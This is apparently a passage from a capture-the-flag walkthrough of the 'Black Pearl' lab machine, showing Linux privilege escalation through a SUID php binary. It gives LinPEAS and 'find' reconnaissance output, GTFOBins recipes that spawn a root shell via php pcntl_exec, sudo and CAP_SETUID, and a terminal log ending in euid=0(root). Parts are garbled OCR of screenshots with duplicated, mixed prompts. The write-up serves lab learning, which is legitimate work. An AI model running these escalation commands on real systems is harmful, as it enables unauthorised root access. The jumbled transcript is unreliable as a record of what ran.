  -rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh (Unknown SUID binary)
  -rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd

[SGID]
└ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
  -rwxr-sr-x 1 root shadow 31K Jul 27  2018 /usr/bin/expiry
  -rwxr-sr-x 1 root tty 35K Jan 10  2019 /usr/bin/wall
  -rwxr-sr-x 1 root ssh 315K Jan 31  2020 /usr/bin/ssh-agent
  -rwxr-sr-x 1 root tty 15K May  4  2018 /usr/bin/bsd-write
  -rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
  -rwxr-sr-x 1 root mail 19K Dec  3  2017 /usr/bin/dotlockfile

```

LinPEAS hunts for such binaries. It searches the entire file system for files with the SUID/SGID bit set and flags any potentially dangerous files, especially those owned by root. As you can see above run the command `find / -type f -perm -4000 2>/dev/null` which is a classic privilege escalation reconnaissance command used to find SUID binaries on a Unix/Linux system. Also open GTFOBins

```


Actions Edit View Help
root@kali:~ root@kali:~ root@kali:~/transfer
' ]];
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
/var/www/blackpearl.tcm/navigate/lib/webgets/
rname="", $email="")
/var/www/blackpearl.tcm/navigate/login.php:
/var/www/blackpearl.tcm/navigate/plugins/twit
[ Searching specific hashes inside

www-data@blackpearl:/tmp$ find / -type f -perm
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$ 

```

See if certain SUID in GTFOBins aligns with the output of the command to do privilege escalation!

When you find one follow the steps to privilege escalate!



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php
CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"
```

```
root@kali:~# cp $(which php) .
root@kali:~# sudo setcap cap_setuid+ep php
root@kali:~# ./php -r "posix_setuid(0); system('id');"
root@kali:~# id
root@kali:~# www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
root@kali:~# www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
root@kali:~# www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
root@kali:~# www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
root@kali:~# id
root@kali:~# uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
root@kali:~#
```

You gained root access!